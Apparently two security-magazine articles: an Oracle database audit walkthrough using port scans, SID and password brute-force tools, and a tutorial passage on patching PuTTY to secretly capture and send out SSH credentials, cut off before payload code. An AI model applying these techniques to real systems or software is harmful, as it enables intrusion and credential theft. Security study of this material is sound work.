The following problems can lead to hacking of Oracle Servers in a Production Environment:

- It has been identified that cost optimization leads to insecurity of products. It seems to be a bit odd but this is the truth. The organization finds it difficult to move from older versions of software to newer ones because of incurring costs. This seems a bit asinine because no money is spent on security and privacy of running components. So some older versions of software run in organizations for longer durations without considering the risk.
- The older versions of software are not regularly tested or patched against

Listing 1. *Oracle XML DB Service*

```
5302/tcp open  X11           HP MC/ServiceGuard
5303/tcp open  hacl-probe?
6000/tcp open  X11?
6112/tcp open  dtspc?
8080/tcp open  http       Oracle XML DB Enterprise Edition httpd 9.2.0.1.0
                       (Oracle9i Enterprise Edition Release)
```

Listing 2. *Oracle MSDTC Service*

```
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
2030/tcp  open  oracle-mts    Oracle MTS Recovery Service
2301/tcp  open  http          HP Proliant System Management 2.0.1.104
                      (CompaqHTTPServer 9.9)
3372/tcp  open  msdtc         Microsoft Distributed Transaction Coordinator (error)
```

Listing 3. *TNS Connection String*

```
KNOCK =
  (DESCRIPTION = (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = somehost)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SERVICE_NAME=ORA10)
    )
  )
```

known vulnerabilities. The patch management process is not followed by the company which opens doors for hackers to compromise the security.

- Oracle 9 is still supported without migration to Oracle 10 or Oracle 11. Often no patches are applied. This type of software and patch management puts organizations at risk.
- Poor configuration and default settings of components and software are one of the prime factors leading to insecurity. There is no doubt administering Oracle is not an easy task. One has to be aware of each and every aspect of software from a security point of view prior to implementation within the organization. Examining the scale on which Oracle servers are implemented, this has to be verified to maintain security. Default passwords and schemas are a hacker's best friend.
- Information obtained through Banner Grabbing is one of the best methods to check the version and state of software running. The administrators must remove it or display it in a rogue way that becomes hard to decipher. This is a good approach to protecting information.

These are some of the manipulative components that allow the attackers to break into databases.

A Way the Hacker Performs Audit

Next we will discuss things to look into while performing an Oracle audit. It's always better to start the process from top to bottom to query entities one by one. It is a good approach to obtain as much knowledge of the target by performing a number of different requests and using many different tools. We will follow the Oracle Auditing Model specifically outlined in this paper. Let's analyze the process in steps:

Understanding the Deployed Oracle Environment

Auditing an Oracle server requires an in depth knowledge of the environment in which it is deployed. It's very critical from an organization's point of view if any of the Oracle servers go down while auditing. Auditing should not result in downtime of production servers. It is unacceptable on an auditors behaf because it results in business loss. For this reason certain steps must be followed by an auditor to perform secure auditing. For Example: exploit testing should be carried out after normal working hours. While performing an audit all steps to protect the organization should be taken.

The underlined diagram is the standard Oracle approach. Thanks to Oracle for this (see Figure 1).

After this, Oracle testing is conducted. For simplification of concept we will use the Oracle Auditing Kit for this.

Oracle Server Alignment

One of the steps in which an auditor checks first is how the Oracle servers are configured. Whether clusters are designed every node is in virtual state with virtual server. The other setting can be direct connection interface to the server. Both connections work on the concept of i.e. Oracle Call Interface (OCI). This information needs to be obtained, and can be done by looking at the network architecture or by consulting with the security team in a general manner. One must determine whether the target is dedicated or virtual in nature. A generalized view is presented in Figure 2.

Oracle Service Scanning

The next step is to perform port scanning for the default Oracle ports. This provides an insight of the open ports and the type of services wich are running on the network. In most in organizations and large scale environments the standard ports are used. Scanning should be done in a stealthy way without generating alot of traffic. Of course NMAP is the best tool to use for our scanning purposes. The output Listing 5

I have truncated the output for better view. All three processes are in listening state. You can follow by performing a simple step to check whether the TNS listener is in listening state or not. The Oracle client setup has a utility called TNSPING which automatically detects whether the state is alive or not.

Listing 4. *Oracle TNS Listener Service*

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
1067/tcp open  msrpc         Microsoft Windows RPC
1521/tcp open  oracle-tns    Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)
2030/tcp open  oracle-mts    Oracle MTS Recovery Service
3389/tcp open  microsoft-rdp Microsoft Terminal Service8080/tcp open  http
Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i Enterprise Edition
                      Release)
```

Listing 5. *Scanning for Oracle Service through Nmap*

```
[root@knock] nmap -P0 -sV -O -v -T aggressive 172.16.25.5 -p 1521, 8080 , 2030
Host 172.16.25.5 appears to be up ... good.
Interesting ports on 172.16.25.5:
Not shown: 1681 closed ports
2030/tcp  open  oracle-mts    Oracle MTS Recovery Service
8080/tcp open  http        Oracle XML DB Enterprise Edition httpd 9.2.0.1.0
                      (Oracle9i Enterprise Edition Release)
1521/tcp open  oracle-tns    Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)
```

Listing 6. *Oracle Version Check via HTTP XML DB*

```
HTTP/1.1 501 Not Implemented
MS-Author-Via: DAV
DAV: 1,2,<http://www.oracle.com/xdb/webdav/props>
Server: Oracle XML DB/Oracle9i Enterprise Edition Release 9.2.0.1.0 - 64bit
                      Production
Date: Wed, 30 Jul 2008 05:58:22 GMT
Content-Type: text/html , Content-Length: 208
```

Oracle Version Detection

The Oracle version is required for understanding the type of vulnerabilities it possesses. The Oracle version provides the key information to set diversified attack vectors and testing entities. The version should be known prior to carrying out tests. This can be achieved in number of steps such as:

- Oracle version scanning.
- The HTTP verb request XML DB provides an ample amount of information (see Listing 6).
- Packet dissection at the network level. For this the auditor should know the packet design.
- The auditor can use one of many publicly available tools to discover the Oracle version.

Oracle Running Service SID

The SID of the Oracle server is required for in depth analysis while auditing. If an auditor is not able to find the target SID, he will not be able to launch further attacks. Because the SID is such a critical point to the succes of the audit, the auditor must discover the SID prior to attacking the target. Let's see how:

- Many times the host name is the same as the SID of service running on the target. So it's good to give a try for Hostname as SID for Oracle.
- One can brute force or perform dictionary attacks to find the Oracle SID. The default list of SIDs can be discovered.

Example:

```
root@knock /cygdrive/d/knock/audit/
                   oak
$ ./ora-getsid.exe 172.16.25.5 1521
                   sidlist.txt
Found SID: IRIS
```

Oracle Default Username Enumeration and Password Control

The Oracle default accounts play a small role in hacking the Oracle servers. There are a number of default accounts listed. The administration of these accounts requires a basic core knowledge. System administrators usually lack this skill, which serves as an entry point for hackers when breaking into the servers. The complexity is really high. Let's analyze the sys account. It's a default account with default permissions set. It is important to note it exists in a different context in sys as the DBA account. Most administrators forget or don't understand the consequences of this type of configuration. Even the default account used for SNMP (i.e. dbsnmp) is not protected. It's essential to have a deep knowledge of account settings within Oracle. This proves beneficial




Figure 1. *Oracle Database Layout*




Figure 2. *Oracle Syncing*

from a testing point of view. The auditor follows certain steps for enumerating and compromising accounts:

- The auditor must perform a dictionary attack or brute force attack on the default users. Example:

```
$ ./ora-pwdbrute 172.16.25.5 1521
                         IRIS
 SYS passwords.txt
```

- Version: Oracle9i Enterprise Edition Release 9.2.0.1.0 - 64bit Production
- With the Partitioning, OLAP and Oracle Data Mining options
- JServer Release 9.2.0.1.0 – Production
- SYS must log in as SYSDBA!!!Password is *MANAGER*
- connection to sys should be as sysdba or sysoper

One can see the password which is gathered after the brute force attack.

- Try to find out the active user account and locked account on the target system.

```
 root@knock /cygdrive/d/knock/
audit/oak$ ./ora-userenum.exe
 172.16.25.5 1521 IRIS
                  userlist.txt
 > 172.16.25.5_Oracle_user.txt
```

ME , *OSM* , *SYS* , *SYSTEM* , *CTXSYS* are the default users in the file.

- Try to use the same username and password for logging into the Oracle servers.

The steps provide a bundle of knowledge while auditing.

Attacking Critical Oracle Service


After performing these steps, the process should be complete. It's goal is to find the most critical service listening on the target through overall vulnerability analysis. It should be noted that Oracle MTS and Oracle XML DB can only be used to discover information but cannot be exploited. This is because remote connections can not be set and queries can not be executed.
Also these are functions at a lower layer intended to provide efficiency and reliability but not connection oriented service.
The Oracle Listener service is always at high risk and needs to be dissected. The major problem found in this service is that it is not configured by administrators and is presented as such. This flaw is quite common in Oracle versions prior to

Listing 7. *Oracle Version check through TNS Querying*

```
root@knock /cygdrive/d/knock/audit/oak
$ ./ora-ver.exe -l 172.16.25.5 1521
Packet: 1 Size: 69 Type: TNS_ACCEPT

0000   00 45 00 00 02 00 00 00 01 34 00 01 08 00 7F FF   .E.......4....
0010   00 01 00 2D 00 18 0D 01 28 44 45 53 43 52 49 50   ...-....(DESCRIP
0020   54 49 4F 4E 3D 28 54 4D 50 3D 29 28 56 53 4E 4E   TION=(TMP=)(VSNN
0030   55 4D 3D 31 35 33 30 39 32 33 35 32 29 28 45 52   UM=153092352)(ER
0040   52 3D 30 29 29                                    R=0))

Packet: 1
Size: 338
Type: TNS_DATAData Flags: 00
Type: Unknown

0000   01 52 00 00 06 00 00 00 00 00 54 4E 53 4C 53 4E   .R........TNSLSN
0010   52 20 66 6F 72 20 48 50 55 58 3A 20 56 65 72 73   R for HPUX: Vers
0020   69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D 20   ion 9.2.0.1.0 -
0030   50 72 6F 64 75 63 74 69 6F 6E 0A 09 54 4E 53 20   Production..TNS
0040   66 6F 72 20 48 50 55 58 3A 20 56 65 72 73 69 6F   for HPUX: Versio
0050   6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D 20 50 72   n 9.2.0.1.0 - Pr
0060   6F 64 75 63 74 69 6F 6E 0A 09 55 6E 69 78 20 44   oduction..Unix D
0070   6F 6D 61 69 6E 20 53 6F 63 6B 65 74 20 49 50 43   omain Socket IPC
0080   20 4E 54 20 50 72 6F 74 6F 63 6F 6C 20 41 64 61    NT Protocol Ada
0090   70 74 6F 72 20 66 6F 72 20 48 50 55 58 3A 20 56   ptor for HPUX: V
00A0   65 72 73 69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30   ersion 9.2.0.1.0
00B0   20 2D 20 50 72 6F 64 75 63 74 69 6F 6E 0A 09 4F    - Production..O
00C0   72 61 63 6C 65 20 42 65 71 75 65 61 74 68 20 4E   racle Bequeath N
00D0   54 20 50 72 6F 74 6F 63 6F 6C 20 41 64 61 70 74   T Protocol Adapt
00E0   65 72 20 66 6F 72 20 48 50 55 58 3A 20 56 65 72   er for HPUX: Ver
00F0   73 69 6F 6E 20 39 2E 32 2E 30 2E 31 2E 30 20 2D   sion 9.2.0.1.0 -
0100   20 50 72 6F 64 75 63 74 69 6F 6E 0A 09 54 43 50    Production..TCP
0110   2F 49 50 20 4E 54 20 50 72 6F 74 6F 63 6F 6C 20   /IP NT Protocol
0120   41 64 61 70 74 65 72 20 66 6F 72 20 48 50 55 58   Adapter for HPUX
0130   3A 20 56 65 72 73 69 6F 6E 20 39 2E 32 2E 30 2E   : Version 9.2.0.
```

Listing 8. *Oracle Standard Errors*

```
TNS-12518: TNS:listener could not hand off client connection
TNS-12560: TNS:protocol adapter error
TNS-00530: Protocol adapter error
TNS-12545: Connect failed because target host or object does not exist.
ORA-12154 TNS:could not resolve service name
```



Host Name or IP Address: 172.16.25.5
Listener Port Number: 1521 (1 - 65535, Oracle default is 1521)

Description	Result	Notes	More Information
Listener Version	✓	TNS Listener Version = 9.2.0.1.0	
Listener Password	✗	Password is not set	Info
Admin Restrictions	✗	ADMIN_RETRICTIONS is set to off	Info
Listener Logging	✓	Logging is enabled	Info
Local OS Auth (10g)	✓	Not applicable for 9.2.0.1.0	Info

Figure 3. *Oracle TNS Listener Checks*

10. Oracle 8 and 9 versions are the most vulnerable. This is because:

- no password is set for Listener,
- no Administrator restrictions are in place,
- an attacker can execute commands remotely,
- an attacker can set password for Listener and control the database connection,
- an attacker can execute rogue queries for finding password hashes, etc.

All of these are possible. Two different tests are used to enumerate the configuration of the TNS listener. A tool by the Integrigy Company can be used for this. By default Oracle version 10 is safe. Figure 3 shows the output in Oracle version 9X

As you can see, the TNS Listener is vulnerable on this Oracle version. So one can see the attack surface it generates. Remember the vulnerable TNS listener is a high risk vulnerability in Oracle servers.

Setting Remote Interface in a Blatant Way

The setting of a remote connection by an Oracle Client is one of the major problems with executing queries. There are number of ways which can be used to set remote connections. How the network is mapped needs to be understood. Let's examine some ways the remote connection can be configured for an Oracle TNS Listener.

- The most general way is to trace the SID and set the Oracle Client from Oracle suite.
- Designing Scripts and programs to run command remotely.
- Remote connection through SQL*Plus with defining individual database connection string.
- Oracle thin Clients, the most efficient way while auditing.

It has been noticed that setting the remote connection by Oracle client software is a difficult task and most of the time results in errors. I think for better control the interface is required so that a large number of queries can be run. Some of the listener errors are listed in Listing 8. These errors depend on the Host which Oracle server is set on.

The error in red is the most common error encountered by auditors while performing tests. The scripts are useful for running limited queries. But for core testing a proper connection is required. By looking at the window of time the auditor has the option to use Oracle thin client software for expediency. This connection software is run through properly selected database drivers for a specific database. After setting a proper database driver, the Oracle account credentials are required to set a remote connection in the context of the user. This is the most targeted way to complete the task.

Oracle Post Attack Surface

This step depends on the depth the auditor wants to penetrate the database, and deals with digging deep into the database after successfully logging into the system. The testing can be conducted under following situations as:

- Detecting hidden users within the database can be seen by executing the following query
  - Select name from `sys.user$` where `type#=1` minus select username from `SYS.dba _ users;`
- Auditing rootkits in the Oracle server.
- Testing databases for high end vulnerabilities like Cursor Snarfing , Lateral SQL Injections, etc.
- Intercepting crypto keys through database crypto mechanism i.e. by dbms_crypto.

These types of vulnerabilities are hard to trigger and detect. But still it's a part of the Oracle Auditing Model.

Oracle Vulnerability Scanning

Once the above process is completed, the final phase is to conduct vulnerability scanning for known vulnerabilities. The scan can be run with NESSUS vulnerability scanner. It is imperative to always define the policy file and desired plug-in according to the target specification. The Oracle suite has been under close scrutiny since last year due to a plethora of vulnerabilities within the Oracle database server and other components. The combination of NESSUS and METAPSLOIT is a good baseline for exploiting listed vulnerabilities found during scanning. Below are common Oracle vulnerabilities:

- Oracle time zone buffer overflow vulnerability.
- Oracle DBS_Scheduler vulnerability.
- Oracle link overflow vulnerability.
- Oracle XML-SOAP remote Dos vulnerability.

It comprises both Denial of Service and Buffer Overflow vulnerabilities. Once it is exploited, a system shell is generated or the database is crashed. While auditing, this should be the last step. The tests should be conducted during off hours when the production server is in a state of reduced load and no users are logged into server.

At this point in time we have seen the exact ways to audit Oracle environment by following hacker methodology.

Conclusion

Auditing at an organizational level requires a procedural implementation and testing model to find insecurities that are persistent in a network. Responsible behavior is required but at the same time one needs to have hacker methodology to penetrate deep into systems. The Oracle auditing model discussed above suits every possible environment where Oracle applications and server are to be tested. It has been structured against all types of stringencies and the required ways to perform testing exhaustively. In the end we should not forget our businesses rely on these technologies. A simple bug in implementation results in loss of business which I think no organization wants to face. So stay protected.

On the 'Net

- *http://www.red-database-security.com/*
- *http://www.ngssoftware.com/*
- *http://www.oracle.com*
- *http://www.databasesecurity.com/*
- *http://www.secniche.org*

Aditya K Sood, a.k.a. 0kn0ck
Aditya K Sood, a.k.a. 0kn0ck, is an independent security researcher and founder of SecNiche Security, a security research arena. He works for KPMG as a Security Auditor. His research articles have been featured in Usenix Login. He has given advisories to forefront companies. He is an active speaker at conferences such as EuSecWest, XCON, OWASP, and CERT-IN. His other projects include Mlabs, CERA, and TrioSec.

DAWID GOŁUŃSKI

Rogue Binaries – How to Own the Software

Difficulty

■■□

Everybody has heard about open-source programs having a backdoor somewhere inside the code. We hear about Linux packages or even whole Linux distributions that have been modified and replaced. But not everybody knows that – in case of already compiled software – modifications can still be made.

WHAT YOU WILL LEARN...

How to modify an application without access to the source code

How to modify binary code with the example of a popular SSH client – PuTTY

WHAT YOU SHOULD KNOW...

Have a basic knowledge of x86 assembly language and low-level programming

Have a basic understanding of the PE format

Be familiar with binary analysis tools like OllyDbg, IDA, or Hiew

Understand the basics of programming in a Windows environment and knowledge of its API

PHP language

In general, it is not very difficult to make changes to an application when we have access to its source code, especially when it is written in a high-level language like C or C++. We can easily change its behaviour or add new features by simply adding or removing a few instructions or functions. Just browse through the source code, add some lines, and recompile. That is all it takes to alter an open-source application.

It is much more difficult to change an application when all we have is a couple of previously compiled binary files with – to make matters worse – unspecific purposes. Dealing with binary files involves quite a bit of research of low-level programming. That is, examining pure assembly code with different binary analysis tools like hex editors or disassemblers. It requires reverse engineering skills, knowledge of processor architecture as well as the operating system under which an application has been designed to work, and, of course, assembly language. Someone once said that analysing a binary file is like reading a book where all the spaces between the words have been removed, making it hard to read the words and understand the plot. Likewise, it is sometimes hard to figure out what a given function does just by reading raw assembly code.

In this article I will guide you step-by-step through the process of altering PuTTY, a well-known SSH client, using only its binary version. All we need is the executable file *putty.exe* of version 0.60 (you should use exactly the same version due to the offsets given in this article, which are very likely to differ in other versions). Our goal will be to add an additional procedure to it, which will secretly steal logins and passwords entered by a user during the login process and send them over the Internet to some remote place of our own.

Research

First off, we need to determine if the program has been compressed with any of the executable packers like UPX or Aspack. It would be fruitless to make any changes to an application in a compressed state. We can check if this is the case most easily using one of the PE identifiers like PEiD.

In this case, PEiD reveals the language in which PuTTY was written. It does not, however, mention any packer, so unpacking will not be necessary.

Examining Login Process

We want to know exactly what login and password a user typed in PuTTY's window to log in to a remote system over SSH. In order to capture this information we will have to find a way of catching the keys pressed by a user while logging in. Therefore, we will need to examine the login process closely and find out exactly how PuTTY handles the keyboard when an SSH session is established.

For this purpose, we will use a popular debugger, OllyDbg. It gives us the very useful feature of logging breakpoints. We can set a logged breakpoint on every API (*Application Programming Interface*) call invoked by the program and thus easily learn what functions are used and where the key presses are themselves registered.

After loading the executable file into the debugger, we right-click on the *Code* window and choose *Search for->All intermodular calls* from the context menu. It will give us the full list of the API calls used by PuTTY in a separate window (the *References* window). We then right-click on the *References* window and choose *Set log breakpoint on every command* from the context menu. A dialog box will appear where we can set some options concerning our breakpoints. Make sure you tick *Always* beside the *Log function arguments* option, because it certainly might come in handy in our analysis to see parameters passed to the functions apart from their names. Once all the breakpoints have been set, we can run the program and go to the *Log* window to watch what happens.

All sorts of functions will run through the window and the PuTTY's configuration screen (in which we can specify a host we want to connect to) will show up. But, before we make an SSH connection by clicking *Open*, we need to set our debugger to log to a file everything that appears in the window, so that we do not lose anything.

After the connection, when a login prompt from a remote system comes up, we type in a simple word like `FOOBAR` as login. That should do for now. It is better to close the log file immediately to prevent it from needlessly getting any bigger.

Take a look at the produced log file. Due to its size, it is hard to check every function. But we can try to search for the word we typed (`FOOBAR`) or the letters composing this word, embracing them in quotes thus: `'F'`! We can also assume that there must be a window message named `WM _ KEYDOWN` passed to the program, since this is the message that the Windows operating system sends to an application to inform it about a keypress. Either way, we will find a group of calls connected with keyboard events, as shown in Listing 1.

The function that particularly stands out here is `ToAsciiEx`. According to MSDN, `ToAsciiEx` translates the specified virtual-key code and keyboard state to the corresponding character or characters. In other words it returns ASCII codes of pressed keys. If we could just intercept the output of this function, we would be able to collect the characters of a user's login and password, one-by-one. And that is exactly what we need.

Obtaining a Hostname

We have found a way of capturing logins and passwords. But what about the hostname of a server to which a user is connecting? After all, the login/password pairs would be completely useless without it. We need to find a way to retrieve it.

As you have probably noticed, PuTTY writes a hostname on the window's title bar. It should not be too hard to retrieve it from there. Still, that would involve using an additional function, `GetWindowTextA`, which would consecutively require a handle of PuTTY's main window (hwnd). A much better way to grab a hostname would be simply to copy it from memory. PuTTY must hold it in there somewhere. Let us try to trace this place from the start; that is, from the PuTTY's start-up configuration window.

There is an edit box in which we type a hostname. Windows programs commonly use `GetDlgItemTextA` function for retrieving text associated with a control in a dialog box. So we can try to trace calls to this function and see where a hostname goes right after it is retrieved from the edit box.

To do this, we first have to remove all of the previously set breakpoints. Then we set a breakpoint on every call to `GetDlgItemTextA` function and hit [*CTRL+F2*] to restart the program. Next, we run the program again, type in a hostname, and close the configuration window to establish an SSH connection. We will end up at an address of `0x435F67`, which is where the first invocation of the traced function takes place. As you can see in Figure 3, four parameters are passed to this `GetDlgItemTextA` call, one of which is named `Buffer`. It points to a place in memory where the retrieved value

Listing 1. *API calls invoked by PuTTY to handle the keyboard*

```
0043F03E CALL to DispatchMessageA
      pMsg = WM_KEYDOWN hw = 1D03E0 ("some-remote-host.com - PuTTY") Key = 46 ('F')
                       KeyData = 210001
00441519 CALL to GetTickCount
00441533 CALL to QueryPerformanceCounter
      pPerformanceCount = 0012CCEC
0043BD67 CALL to GetKeyboardLayout
      ThreadID = 0
0043BD77 CALL to GetKeyboardState
      pState = 0012CBD4
0043BE0B CALL to SetKeyboardState
      pKeyState = 0012CBD4
0043C854 CALL to ToAsciiEx
      Key = 46 ('F')
      ScanCode = 21
      pKeyState = 0012CBD4
      pTranslated = 0012CD00
      MenuActive = 0
      hKblayout = 04150415
```

of the control is saved. If we follow this parameter (taking its value from the stack) in a hex dump and step through the API call, we will notice that the hostname we provided in the edit box has been written in memory at an address of `0x46D680`. That is the address we will use to retrieve a hostname entered by a user later on.

Getting Space for our Code

At this point we know where to obtain the necessary information. But before we start writing our PuTTY password sniffer, we must find some space in the *putty.exe* file in which we can put our code. We cannot simply add some bytes at a random offset increasing the size of the file since a PE file is a coherent structure of data, and such operation would destroy it (the offsets inside the file would change and pointers would start to point to wrong data). We could try to write our code at the end of *putty.exe* file (like viruses do), but it would increase the size of the file, and make it easier to detect.

A much better place in which to situate our code would be unused space between the sections of the executable file. PE file headers specify a file alignment value. Each section inside a file starts at an offset that is some multiple of this value. It is very unlikely that all of the sections inside the file end exactly at the boundaries of these alignments.

Therefore, there is a very good chance that we will find some free space between the end of one section and the start of another. We will use Hiew hex editor to find out if there is any unused space at the end of the code section, and then we can see if it is enough to stash our code.

To view the PE header under Hiew, we simply hit [*F8*]. It says that the file alignment value is `0x1000`. That means each section begins at a file offset that is a multiple of `0x1000`. Next we go to the section list by hitting [*F6*]. As you can see in Figure 4, the list contains four sections.


Let us take a look at the first section, `.text`, which comprises PuTTY's code. It starts at an offset of `0x1000`. The next section is `.rdata`, and it starts at an offset of `0x50000`. Subtracting the first offset from the second, we get a physical size of the `.text` section, which equals `0x4F000`. There is also another number that specifies a size – a virtual size – which is smaller and equals `0x4E4D1`. This number determines the actual space taken by PuTTY's code in memory, meaning that the rest of the space, starting from an offset of `0x4F4D1` (`0x4E4D1 + 0x1000`) and continuing up to `0x50000` (the start of `.rdata` section), is absolutely unused. That gives us over 2.5 kB (2863 bytes exactly) of space for our code:

```
 0x50000 – 0x4F4D1 = 0xB2F = 2863
(in decimal notation).
```

Getting Space for our Data

